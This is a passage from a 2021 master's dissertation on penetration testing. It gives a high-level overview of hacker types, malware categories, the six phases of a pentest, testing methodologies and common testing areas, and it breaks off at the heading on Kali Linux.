UNIVERSITY OF PIRAEUS

Department of Digital Systems

Master's Degree
Final Dissertation

Penetration Testing in Computer Systems

Student: Vasilakis Apostolos
Supervisors:
- Mr. Christos Xenakis
-Mr. Dimitrios Patounis

Athens,2021

Acknowledgment

I would like to thank the following people, without whom I would not have been able to complete this research, and without whom I would not have made it through my master’s degree! Firstly, I would like to thank my professor Mr. Christos Xenakis for giving me the opportunity to research a such interesting topic on my thesis which gave me important knowledge for my professional career. Secondly, I would like to express my deepest appreciation to my supportive supervisor Mr. Dimitrios Patounis who supported and guided me throughout this research project. Finally, I would like also like to thank all my friends that helped me with their support but also with new ideas for my thesis.

Table of Contents

Table of Figures

List of Tables

Goal of thesis

The goal and objective of this thesis is to present a theoretical analysis of Penetration Testing and a practical application of Penetration Testing in Information Systems in order to assess their security.

The people who will read this thesis will be able to understand the Penetration Testing and how important it is for information systems.

Structure of the Thesis

In order to assure comfortable reading, the report flows according to the following structure. Chapter 1 include the goal of this thesis and its structure. Chapter 2 introduce the general topics of Hacking and the Ethical Hacking and their definitions. The chapter also covers the basic categories of Hackers and the difference between the Hacking and Ethical Hacking.

Chapter 3 introduce the main subject of thesis which is the Penetration Testing in the Information Systems. More specifically in this chapter include the definition of Penetration Testing, the basic steps which following by the testers, the basic categories and methodologies of penetration Testing. Also, in this chapter present the types of Penetration Testing and the difference between the Penetration Testing and Vulnerability Scan.

Chapter 4 moves into more in-depth technical details as describe the tools that are used from the Penetration Testers. In this section describes the best known and most frequently pen test tools that used from the testers. Then in this chapter contains five use cases of Penetration Testing which follow all its steps of Penetration Testing process (e.g Information Gathering, Footprinting and Scanning etc.)

Lastly, chapter 5 concludes the thesis and proposes a number of directions for further studies on the respective topic of penetration testing.

1. Introduction

The age we are going through has been characterized as the age of information and the age of computers as the computer has infiltrated the daily life of human to a significant degree. his has resulted in the development of ever larger information systems as well as network systems that manage and exchange a huge amount of information. In nowadays an ordinary human exchange a tremendous amount of information via the internet every day. More and more network devices (devices which have the potential to connect in the internet and exchange data) are being created in order to facilitate the daily life of humans.

The evolution of technology as well as the increasing use by its users has led many of them to exploit it with a negative impact. More specifically the Information Systems became targets for cyber-attacks from malicious users who try to exploit their vulnerabilities and be able to extract information or even gain unauthorized access to an Information System. In this day and age, there have been many such cyber-attacks that have had a negative impact on many organizations or even humans. The most famous cyber-attacks in the history are:

1. Marriott Hotels which an attacker compromised 500 million customers sensitive data (e.g. banking data). The Marriott organization face 123$ million fine by UK authorities over this breach. [2014-2018] [1]
2. eBay reported that a cyber-attack exposed its entire account list of ~145 million users. The data that exposed contained name, addresses, dates of birth and encrypted passwords. The impact of this attack was that the eBay was criticized at the time for a lack of communication with its users and poor implementation of the password-renewal process. [2]

Therefore, the security of an Information System is now a critical goal of an organization in order to ensure that they are fulfilled the three security goals which are Confidentiality, Integrity and Availability

This is where Penetration Testing comes which aimed to identify any vulnerabilities in Information System and taking immediate countermeasures to reduce the risk of attack on the system.

Penetration testing is one of the main approaches taken by organizations for gaining assurance in the security of their information technology

Finally, the Penetration Testing is performed with the help of a variety of tools developed by developers for a specific action. These tools are classified into specific categories depending on the purpose for which they are used.

1.1 Hacking

The term Hacking comes from small programs, called hacks, which were very common in the early days of computers, when programming was a very difficult and arduous task, only for a very few and of course only in machine language.

Hacking is an attempt to exploit an Information System or a private network without authorization. The malicious users who hack an Information System aim to violate the security of the information System.

A person who involved in Hacking activities is known as a Hacker. More specifically, a Hacker is a person who invades an information system without authorization and experiments with every aspect of it. Hackers have the right knowledge and skills to be able to carry out an attack on an information system.

If the hacker's actions are malicious, they are usually called crackers. [3,4]

1.2 Types of Malware

The Malware is the abbreviation of "Malicious Software". Malware is a short malicious software written to cause damage or exploit vulnerabilities on computer systems without the owner's authorization. The hackers in order to achieve their goals (exploit computer systems) usually use malwares. The main types of malware are:[5,6]

1. **Virus**: A computer Virus is a computer program that copies itself and spreads without the permission or knowledge of the owner. These copies could be insert them into other programs or files. The virus not spread via exploiting vulnerabilities but if the virus infects a file and the owner move this file to any system the virus have a change to spread and survive.
2. **Trojan Horses**: is a kind of malware that appears as legitimate programs but the contain malicious instructions. This type of malware is the most common nowdays. A trojan horse must be executed by the victim in order to do the work which is created. The trojan usually delivered in the victim via email or downloaded on users when they visit infected websites. The most famous trojan horse type is the fake antivirus program which pop up and claims you are infected and then urges to run a program to clean your computer.
3. **Ransomware:** Malware program that encrypt important files with a password and then demands from the user to send money in order to return promises to decrypt these files. Most ransomware programs are Trojans this mean that they must spread through social engineering. The ransomware can be prevented just like other type of malware program but if executed it is hard to reverse the damage which occurred
4. **Adware:** this type of malware is basically advertising supported software which displays ads from time-to-time during the use of software. A common adware program may redirect the user browser search to look-alike web pages with product promotions
5. **Spyware:** A spyware is type o malware which keeps on spying the user activities such as collecting what he types, his website visiting record and other information without the authorization of the computer user. The information that collected from the user victim is sent to the malware developer.
6. **Worms:** Worms are basically malicious software which use the network vulnerabilities in order to spread themselves from system to the system in the same network. Once in place, can be used by malicious user to perform DDos Attacks, steal sensitive data etc.

1.3 Types of Hackers

Nowadays the term Hacker is divided into three main categories depending on the nature of the actions they perform in the information system which they gain access to. More specifically the three categories are Black Hat, White Hat and Gray Hat.[7,8,9]

1.3.1 Black Hat Hacker

The category Black Hat Hacker includes hackers involved in cybercrime. In practical, contain those people who break the Information Systems without permission, “breaking” them with the sole purpose of causing problems in the system and possibly stealing money or information from it that they should not have (for example card numbers, sensitive personal data etc.)

The hackers who include in this category are motivated by money or by feeling of power.

The Black Hat Hackers are known for the following common cyber-attacks:

- DOS/DDOS attacks also named Denial-of-service attack is a cyber-attack which the hacker make the machine or network resource unavailable to its targeted users by temporarily or indefinitely disrupting services of a host connected to the Internet
- Distortion of Web pages by taking control and replacing the main photos of the page with rude slogans
- Identify theft and theft of personal information
- Botnetting: Remote control of dozens of personal computers and programming of “zombies” for spam executions.

1.3.2 White Hat Hacker

A different category of hackers is the White Hat category. The White Hat Hackers have well-intentioned motives. This category consists of people who will break into systems, after permission, ’breaking’ them with the sole purpose of finding its problems and ultimately creating a more secure information system by taking security measures. The White Hat Hacker also called as Ethical Hacker is a talented user in computer security used to help protect computer networks. White Hat Hackers can also be former black hats working as security guards for a company.

This category includes Ethical Hackers who may be employees of a company but also those who are engaged only in hobbies.

The goal of White Hackers is to fight cybercrime as they try to secure the systems further so as to prevent future attacks by black-hat hackers who intend to damage the system.

1.3.3 Grey Hat Hacker

Between the two categories mentioned above there is the third category Gray hat hackers which can be characterized as neutral as belong to people who violate information systems usually without permission (violating the law) but without malicious intent. Their goal is knowledge and they often work as volunteers.

Hackers in this category have been labeled as hacktivists after occasionally trying to pass various political messages or publicize information that they think people should know.

1.3.4 Other types of Hackers

The above three categories are the most basic and usually all the hackers end up being classified in these above categories. But there are special types of hackers which described below [10.11],:

Script Kiddle: This term is usually used for novice hackers who as they do not have enough knowledge to build their own algorithms and think of their own ways of penetrating systems end up using ready-made ways. They usually do not cause much damage as their abilities do not allow them.

Suicide Hacker: In this category include the hackers who while they know that a Penetration in a information system will reveal its identity but still do it usually for the reputation that it will gain after the succeed penetration.

Hacktivist: In this category belongs the internet activists who their motive is to protest in this way and hoping to bring change in the world.

Blue Hat Hacker: Script Kiddies with the difference that they have exclusively bad intentions and usually do deeds to get revenge.

Green Hat Hacker: This category includes the amateur hackers who they have not committed any crimes but one can easily understand them from the fact that they are constantly interested and learning about hacking mainly from online communities

1.3.5 Hacking vs Ethical Hacking

As mentioned above, hacking has negative consequences for an organization either on a small scale or a large scale. These consequences can be either economic, business or social. In the case of White Hat Hacker, one considers that hacking has a positive effect on the organization.

Ethical hacking is conducted by hackers as well but their intention behind hacking is not for malicious purposes. The Ethical Hackers belongs to the White Hat Hackers category. Their services are used to check and build on software security and thus help to develop the security system of a framework in a business or organization to prevent potential threats. Ethical hacking is adopted by many almost every organization.

Therefore, Ethical Hacking has a positive effect on an organization as its sole purpose is to examine the system thoroughly and to be able to identify any vulnerabilities that maybe exists. This procedure reduces the risk to exploited these vulnerabilities by a hacker to the detriment of the organization.[12]




Figure 1.1: Ethical Hacking vs Unethical Hacking [92]

Some differences between Unethical Hacking and Ethical Hacking is presented on the below table[13]:

Table 1.1: Ethical Hacking vs Unethical Hacking

Unethical Hacking **Black Hat Hackers objectives**	**Ethical Hacking** **White Hat Hackers objectives**
Steal valuable-sensitive information	Insert security framework on the system
To steal money through transactions and accounts	Developing high security programming language like Linux
Unauthorized access on the Information Systems	Developing most of the security software for organizations
To steal valuable information from military/navy organizations etc	Implement and control countermeasures to minimize the risk of attack

2. Penetration Testing

2.1 Definition of Penetration Testing

Penetration Testing, colloquially known as pen testing or ethical Hacking, can be defined as an authorized simulated cyber-attack on a computer system with the unique purpose to assessing the security of the system. More specifically, during the penetration test, the tester tries to detect vulnerabilities in computer systems, network or a web application that an attacker could exploit and create a negative impact on the system.

Penetration Testing can be performed manually or can be automated with tools which are created to help the testers to proceed with penetration testing.

The main purpose of Penetration testing is to identify the vulnerabilities on the System before a Black Hat hacker. Penetration testing can be also used to evaluate an organization’s security policy, compliance with the organization’s security requirements, the knowledge of employees about the security issues and the organization’s ability to detect and respond to security incidents. [12,14,16,17]

The ***National Cyber Security Center*** describes penetration testing as the following: *"A method for gaining assurance in the security of an IT system by attempting to breach some or all of that system's security, using the same tools and techniques as an adversary might.”* [15]

Organizations should perform pen testing regularly depending on the size of the organization. The best practice is to perform a penetration testing once a year in order to ensure more consistent network security and IT management. Additional penetration testing on an organization can be performed if at least one of the following has occurred: [18,19]

- adds new network infrastructure or applications;
- makes major upgrades or modifications to its applications or infrastructure;
- establishes offices in new locations;
- applies security patches; or
- modifies end-user policies.

However, the penetration testing is not the same for all organizations. The penetration testing also depends on several other factors such as the following[20]:

- The size of the organization. Organizations with a larger presence on the internet have more attack vectors and, therefore, are more-attractive targets for hackers.
- Penetration testing can be costly, so an organizations with a smaller budget are not be able to perform pen tests at regular basis (once a year).So these organizations maybe perform penetration testing once every two or three years in contrast with other organizations with a larger budget that can perform penetration tests every six months.
- Regulations and laws.In certain industries the organizations are required by law to perform penetration tests in order to ensure the security of their computer systems.

2.2 Phases of the Penetration Testing

The overall process of penetration testing can be broken into a series of steps or phases. When put together these steps form a comprehensive methodology for completing a penetration testing. The use of an organized approach is important because it not only keeps the penetration tester focused and moving forward but also allows the results or output from each step to be used in the ensuing steps. The use of a methodology allows you to break down a complex process into a series of smaller more manageable tasks. The penetration Testing process usually contains between four and six steps or phases. Although the overall names or number of steps can differ between methodologies.

In this thesis we will refer to the process of penetration testing that contains six phases. These phases are the below:

I. Engagement
II. Information Gathering
III. Footprinting and Scanning
IV. Vulnerability Assessment
V. Exploitation
VI. Reporting




Figure 2.1: Phases of penetration testing (Educational Material from eJPT certification)

2.2.1 Engagement

The first phase on the Penetration Testing process is the Engagement, also called pre-engagement. During this phase all the details about the penetration test should be established between penetration tester and the company that will test. More specifically the penetration tester and the client will agree on a document which named Rules of Engagement (ROE). The ROE stands as the definition of testing being performed to ensure all stakeholders are on the same page. The ROE document will contain the below points[21]:

- **Types of Testing Being Performed** – On this section of the Rules of Engagement document contains the type of penetration test that will be performed on the organization.
- **Project Schedule** – This section in the document is very important as it mentions the penetration test scheduling. It is characterized as important as penetration testers should be aware of the hours that the tests should be performed in order to avoid network traffic congestion.
- **Rules of Engagement –** This is the most important section on the document and these rules are crucial to be revealed in detail because they provide the necessary testing. For example, in this section may be contained:
  - ➢ Treatment of sensitive information during the project
  - ➢ Emergency contacts information

   - ➢ Handling of a sensitive and critical vulnerability
- **Approval –** The final section on this document is a thorough review, update of any requested information, and written approval that the information that defined in the ROE are acceptable and correct.

2.2.2 Information Gathering

The phase Information Gathering is the first and one of the most fundamental stages of a successful penetration test. This phase can start once the legal paperwork is completed on the previous step but not before the beginning of the testing period. During this step the penetration controller becomes a researcher as he wants to collect information about the client's company. The penetration tester in this phase could gather information about client's company such as[22,23]:

- ***General Information*** – In this category of information could contain names and email addresses from the board of directors, investors, managers and employees etc.
- ***Infrastructure information*** - This information could be IP address or the domains in scope into actionable information about servers, operating systems and much more. If there is any web application in scope, the penetration tester will harvest domains, subdomains, pages and technologies in use (e.x PHP,Java etc.)

The purpose of this phase is the penetration tester gather as much information as he can in order to help him in the next phases. The gather information process has two approaches[22,23]:

1. ***Passive Information Gathering*** - This approach can be used only before the active information gathering as is less invasive. This mean that the penetration tester is not actively interactive with the organization's system. Only published information is used about our target information system of organization On this case the penetration tester gathering as much information as possible without establishing contact between the penetration tester and the target. The penetration tester can use Search engine results, who-is information etc.
2. ***Active Information Gathering*** – This type of approach, the penetration tester can gather more information about the target by actively interacting with them. Maybe in this type of approach the penetration tester leaves traces which can result in the trigger of alerts to the target.

At the end of the Information Gathering process the penetration tester should at least have some of the following information about the target:

Table 2.1: Necessary information for Organization

Network Map	Operation Systems that systems run
Web presence	Alive machines
IP address	Physical Locations
Ports	Employees and Departments
Services	Emails
Web presences	

*Maybe some of the above are not possible to be found by the penetration tester

2.2.3 Footprinting and Scanning

In this phase the penetration testers deepen their knowledge of the in-scope servers and services that used by the clients. More specifically this phase is divided from two steps. The first one is the Footprinting. The process of footprinting is a completely non-intrusive activity for the target network or computer system. This process has a sole purpose of gathering the widest possible range of available information for the target organization and its systems.The collection of information can be performed with both technical and non-technical ways. This include the searching the internet,querying varioys public repositories(whois database, domain registers etc) [22,23]

The sub-phase is part of the preparatory pre-attack phase and is important for the penetration testing in order to finding ways to intrude into that environment.

Many penetration testers tend to skip this phase as they believe that it is not important for the tests. But this logic has been characterized as wrong because the information is collected during this phase are important for the success exploitation. [22,23]

Some of the common techniques used for the information gathering in the Footprinting phase are:

- ***DNS Enumeration and Identify Types of DNS Records*** – In this technique the penetration tester locating all the DNS servers and their corresponding records for an organization.
- ***Finding the Address Range of the Network*** – The penetration tester needs to find the network range and subnet mask of the target system (Client System). The IP addresses are important for penetration testing and will used on whole process.
- Using Traceroute
- E-Mail Tracking
- Web Spiders

Scanning are the rest of the phase Footprinting&Scanning and involves taking the information discovered in the previous phases and using it to examine the network. The scanning phase will usually comprise of identifying live systems, open/filtered ports found, services running on these ports, mapping router/firewall rules, identifying the operation systems details, network path discovery etc. Tools that a penetration tester may employ during the scanning phase can include dialers, port scanners, network mappers, sweepers etc. The penetration testers when using these tools are always careful as they can cause excessive traffic on the target system or network. [22,23,25]

The most common tools that used from the penetration testers during this phase are:

- Nmap
- SuperScan
- Hping
- pOf
- Xprobe2
- Httprint

2.2.4 Vulnerability Assessment

After successfully identifying the target systems and gathering the required details from the above phases, a penetration tester tries to find any possible vulnerabilities existing in each target system. In the vulnerability Assessment phase, the penetration tester aims at building a list of the vulnerabilities present on the target system. More specifically, vulnerability Assessment is the process of defining, identifying, classifying and prioritizing vulnerabilities in computer systems, application and network infrastructures. During this phase may use automated tools to scan the target systems for know vulnerabilities. These scanners use a database of know vulnerabilities and security audits to detect the vulnerabilities of a system. Scanners perform their probes on daemons listening on TCP and UDP ports, configuration files of operation systems, software suites, network devices and on windows registry entries. [24,25,26]

Various vulnerabilities scanners are available on the internet. Some of the most popular vulnerabilities scanners are[23]:

- Nessus
- Shadow Security Scanner
- OpenVAS
- Nexpose

2.2.5 Exploitation

At this phase the penetration tester verifies if the vulnerabilities really exist. This mean that the tester exploiting all the vulnerabilities found during the previous phase. During the exploitation phase a pen tester check and validates a vulnerability and also widens and try to increase the pentester's privileges on the target system and networks. A successfully exploit of machine helps the tester to investigate the target network further, to discover new targets and to repeat the process from the Information Gathering phase.

Therefore, the main focus of penetration test is to simulate an attacker in order to represent a simulated attack against organization. This approach may be particularly useful at the end of a penetration test to gauge the level of incident response from the organization, but in most cases the exploitation phase is an accumulation of specific research on the target. [23,25]

Some of the standard exploit tactics include[25]:

- Web Application Attacks
- Network Attacks
- Memory-based attacks
- Wi-Fi attacks
- Zero-Day Angle
- Physical Attacks
- Social engineering

The process of exploitation ends when there are no more systems and services in-scope to exploit from the penetration tester. The penetration tester in this phase must be focused to executing properly the procedure due to an exploit may bring a production system down.

There are good exploitation frameworks available that would aid a penetration tester in developing exploits and executing them in a systematic manner. Few good commercials as well as open-source exploitation frameworks are [23]:

- The Metasploit Project
- Immunity's CANVAS

2.2.6 Reporting

The final phase of penetration testing is the Reporting which is often regarded as the most critical aspect of pentest. This step can occur in parallel to the other three stages or at the end of the Exploitation stage. The Penetration Test Report is considered as important as the whole testing phase, as the Penetration Tester officially deliver and communicate the results on the organization. This report is considered an important and necessary tool for many members on the organization in many departments such as IT, Development etc.

The final report must be prepared from the penetration testers detailing the techniques which used during the test, the vulnerabilities found, the exploits used, impact and risk analysis for each vulnerability and countermeasures that could use from the organization in order to prevent these attacks.

The Report is useful for the organization as it provides useful suggestions and techniques in order to resolve their security issues. A penetration testing without report does not make sense because the organization not know their vulnerabilities and how to fix them in order to prevent possible cyber-attacks from a malicious user.[23,25]

2.3 Penetration Testing vs Vulnerability Assessment

Organizations and people are often misinformed or misguided as to what the differences are between a penetration test and a vulnerability assessment. In many cases upper-level executives which ask for a penetration test but really, they want a vulnerability assessment and vice-versa. The terms are completely different from each other as well the penetration testing is a whole process and include the vulnerability assessment as a phase of this process. This mean during the penetration test the tester identify and confirm the vulnerabilities with evidence(exploitations) in contrast to the vulnerability assessment that if performed separately does not confirm that vulnerabilities are valid and can be exploited.[26]

The main differences between penetration testing and vulnerability assessment are described on the below table[26]:

Table 2.2: Differences between Penetration testing and Vulnerability Assessment

Vulnerability Scan	Penetration Test
Create a list of asset and resources in the system	Determines the scope of an attack.
Discover all the possible vulnerabilities for each resource	Handling sensitive data
Allocates quantifiable value and significance to the available resources.	Gathers targeted information and/or inspect the system.
Discovers all the know vulnerabilities but does not confirm their existence	Determine the real vulnerabilities and gives final report.
Comprehensive analysis and through review of the target system and its environment.	It is non-intrusive, documentation and environmental review and analysis.
Ideal for lab environments	Ideal for physical environments and network architecture.
It is meant for non-critical systems.	It is meant for critical real-time systems.

2.4 Types of Penetration Testing

The Penetration Testing can be divided into 5 types depending on how the penetration test is performed by the testers. In more detail, the penetration test can be characterized as external, internal, blind, double-blind or even targeted.

2.4.1 External Testing

External Penetration tests target the systems of a company that are visible on the internet. For example, web application, the company website, email and domain name servers (DNS). The purpose on this type of Penetration testing is to gain access and extract valuable data/information. [27]

2.4.2 Internal Testing

In an internal testing, penetration tester has access on the internal network of organization. This mean that is behind the firewall of the network and can simulate an attack as a malicious user(insider). However, this is not necessarily that a malicious employee performs this attack as through a phishing attack the employee's credentials could have been stolen and a malicious user pretend an employee of organization. [27]

2.4.3 Blind Testing

In a blind test, the penetration tester knows only the name of target organization. This help the security personnel a real-time look into how an actual application assault would take place. The penetration tester in this type of testing try to find more and more information about the organization in order to exploit the organization system. [27]

2.4.4 Double-Blind Testing

In a double-blind test, the security personnel have no prior knowledge of the simulated attack. This mean that the penetration tester also monitors the security team readiness to deal with a possible real attack by a Hacker (maybe black hat hacker). This type of penetration testing simulates an attack as in a real world. [27]

2.4.5 Targeted testing

In this type of pentest both the tester and security team work together and keep each other appraised of their movements. This type of test helps the security team to improve their skills as they have a real-time feedback from a hacker's point of view. [27]

2.5 Methodologies of Penetration Testing

The Penetration tests can deliver widely different result depending on which standard and methodologies the penetration Testers uses. There are five(5) choices of Penetration Test Standards and Methodologies that can provide suitable option for each organizations to secure their systems and reduce their vulnerabilities. [28]

2.5.1 OSSTMM

The framework OSSTMM (Open Source Security Testing Methodology Manual), is one of the most well-known standards in the industry. This framework provides a professional methodology for network pentest and vulnerability assessment. It is a completed guide for the penetration testers to identify security vulnerabilities which present in the network.

The OSSTMM methodology allow penetration testers to perform customized penetration testing that fits on the organizations depending on the technology context. The customized assessment presents an overview of the network security and reliable security solutions in order to secure the network of organization. [28]

2.5.2 OWASP

The OWASP (Open Web Application Security Project) is the most recognized standard in the industry that helps organizations to manage web application vulnerabilities. This framework helps the pen testers to identify vulnerabilities in web and mobile applications but also complex logical flaws that created from unsafe development practices.

This methodology offers on the organizations the ability to have more secure web and mobile applications from common faults that may be can have critical impact on the organization. Organizations should take into account this standard when they developed new applications in order to avoid common security faults.

During an application Security Assessment, the OWASP standard should be leverage to ensure that there are no common vulnerabilities and that your organization obtains realistic recommendations adapted to the specific features and technologies used in your applications. [28]

2.5.3 NIST

The NIST(National Institute of Standard and Technology) offer more specific guidelines for penetration tester to follow than other information security manuals. The NIST provide a manual that is best suited to improve the Cybersecurity of an organization.

In addition, the NIST framework ensure the information security in many industries including baking, communications and energy. Furthermore, all organizations regardless of size can adjust the framework in order to meet their needs.

All the organizations that wants to comply with the NIST standard, the organizations should perform penetration testing on their applications according the pre-established set of guidelines. These guidelines ensure that the organization fulfilled the cybersecurity control and assessments obligations and mitigate risk of a possible cyberattacks. [28]

2.5.4 PTES

The PTES (Penetration Testing Methodologies and Standards) offers a structured approach to a Penetration Test. This framework guides the penetration testers across various steps of penetration testing including initial communication, Information Gathering and other phases.

The Penetration Testers who follow these standards helps them identify the most vulnerable areas that are vulnerable to attacks. This knowledge helps Pen testers decide which attack they will use on the systems or networks that are most likely to succeed.

The PTES also provide guidelines to the Penetration Testers for post-exploitation phase which take place after the exploitation phase. The post-exploitation phase is not necessary for all cases and allows the penetration testers to validate that the previously vulnerabilities have been fixed in the system. According to this standard the penetration test has seven phases to be considered successful. [28]

2.5.5 ISSAF

The ISSAF(Information System Security Assessment Framework) was created by the Open Information Systems Security Group.(OISSG) and cover many aspects of information security. The framework provides detailed recommendations for penetration testing and enable penetration tester to plan and execute every step of testing process. The ISSAF is considered a complex and thorough methodology that can be adapted for assessing information security in any organization. [28]

2.6 Common Areas for Penetration Testing

2.6.1 Network Penetration Testing

The Penetration testers in network penetration simulate attacks to discover vulnerabilities in an organization routers, switches, and other aspects of their network. This testing exposes any vulnerable part of the network that hackers might exploit them. [29]

There are many benefits to performing network Penetration Test on organization's network such as [29]:

- **Understanding the organization's network.** More specifically the penetration tester identified the network through the use of scanning tools like port scanner, network scanner etc.
- **Testing their security controls.** Tester performs a penetration test in order to check the security controls and determine if they are effective on the system.
- **Prevent network and data branches before being exploited by a Hacker.** The results of a Penetration Testing help a business owner in designing or adjusting their risk analysis and mitigation strategies. This helps the organization prevent future breaches as the network penetration test simulate a real-world attacker attempting to break into system
- **Verify the network & system security.** A network penetration test helps to ensure system security in a variety of ways. The network Penetration test help the organization to pre-act and take the necessary countermeasures to prevent possible future attacks.

2.6.2 Web Application Penetration Testing

Web Application Penetration Testing involves a series of phases. These phases are targeted to gathering information about the target system (for example a web server), finding vulnerabilities in them, researching for exploits that will succeed against those vulnerabilities and compromise the web application.

The methodology OWASP(Open Web Application Security Project) is usually used in the web application penetration test.

Due to that some Web applications hold sensitive data; it is important to keep them secure all time. For this reason, the Web penetration test is also important to find critical vulnerabilities on Web applications and receive the appropriate countermeasures to fixed them. [30]

The phases that included in the Web Penetration testing are[30]:

1. Information Gathering
2. Research and Exploitation
3. Reporting and Recommendations

2.6.3 Mobile Application Penetration Testing

The number of mobile devices that are used by humans has increased significantly in recent years. These mobile devices have become important tools in their daily lives as they use them all day and improve their standard of living. The mobile applications collect and process sensitive data. The protection of these sensitive data is becoming an increasingly important requirement.

Many bad users know that the mobiles contain sensitive data and will relentlessly pursue ways to infiltrate both iOS and Android Systems to uncover weaknesses. Mobile devices security has been a major field of research, and mobile device security focuses on Mobile Device Management (MDM), device-level security, storage security, transport layer security and mobile device application Security.

During Mobile Application Penetration Testing the tester take an in-depth look into what operating systems that used on mobiles and the apps associated with them. Then the Penetration Tester simulate real-world attacks to uncover any vulnerabilities associated with mobile devices.[31]

There are several ways to test mobile devices security with iOS or Android operation system. Some of them are[31]:

1. **Reverse Engineering:** A penetration tester tries to reverse engineer the application content in order to identify sensitive hard-coded values. This sensitive information could help them to gain unauthorized access or to identify potential logic and operation flaws of the execution of the application

   Network Communications Analysis: A Penetration tester monitors and manipulates network calls to the backend servers supporting the execution of the application. The purpose of these tests is to identify common input validation bugs that could lead to sensitive information disclosure or unauthorized access
2. **Run-time and Logic Manipulation:** A Penetration tester performs various techniques to manipulate the logic of the application during the executing on the device in order to attempt to identify risks associated with misuse, data leakage, or unauthorized access
3. **Insecure data storage analysis:** A penetration tester evaluate the data storage that the application stores its data. If the mobile application stores sensitive data in unsafe storage, this can be a critical issue as it may exposed them to unauthorized users

2.6.4 Physical Penetration Testing

Many people think that the physical security does not have any vulnerabilities but this is strongly wrong because some physical security controls can be an open door for a cybercriminal. For this reason, we have the physical penetration testing which during this process the pentester will attempt to gain unauthorized access to the facilities through some network devices. These network devices could be:

- RFID & Door Entry Systems

- Lock-picking
- Personnel or vendor impersonation
- Motion sensors

Often, a physical penetration test is performed with some of social engineering. In this process of penetration testing the pentester maybe need to deceive or manipulate organization employees. [29]

2.6.5 Social Engineering Testing

The security of an organization is only as strong as the weakest list in their chain. More specifically the weakest factor in the security of a system is the users who are related to the system because people make mistakes and can be easily manipulated. Social engineering is one of the most prevalent ways in which threat actors can infiltrate your environment[32].

The most common types of social Engineering tactics which used by the pen testers are[32]:

- **Phishing Attacks** – is a type of social engineering attack which used to steal user data (such as login credentials and credit card numbers). This attack occurred when the attacker masquerading as a trusted entity, dupes a victim into opening an email or an instant message or a text message.
- **Pre-texting –** is a type of social engineering in which an attacker tries to convince a victim to give up valuable information or access to a service or a system.
- **Tailgating –** also named piggybacking, is a type of social engineering attack which an attacker asking for access to a restricted area of an organization physical or digital space.
- **Gifts –** This is a common technique which attacker offer a gift exchange for access to a system or a service. Maybe the attacker offers a gift to receive valuable information about the organization’s systems
- **Dumpster Diving –** The term Dumpster diving means searching trash for useful information. The trash may be in a public dumpster or in a restricted area requiring unauthorized entry. This mean that the attacker search trash (e.g., CDs, Hard Disks etc.) to obtain some sensitive information which employee maybe have thrown on the trash bin.

3. Penetration Testing Tools

In nowadays, more and more Penetration Testing tools are being developed and used by Penetration Testers. The Penetration Testing Tools are used as part of a penetration test to automate certain tasks, improve testing efficiency and discover weakness that maybe be difficult to find using manual techniques. In this section I will provide a shortly overview for the most important tools that are used by a penetration tester.


3.1 Operating Systems for Penetration Testers

The Penetration Testers during the penetration testing process mainly use operating systems that are based on the Linux Kernel and are bundled with many hacking tools. The most known Operating Systems are Kali Linux, BackBox, GnackTrack and NodeZero. All these operating systems are free and open source.

3.1.1 Kali Linux

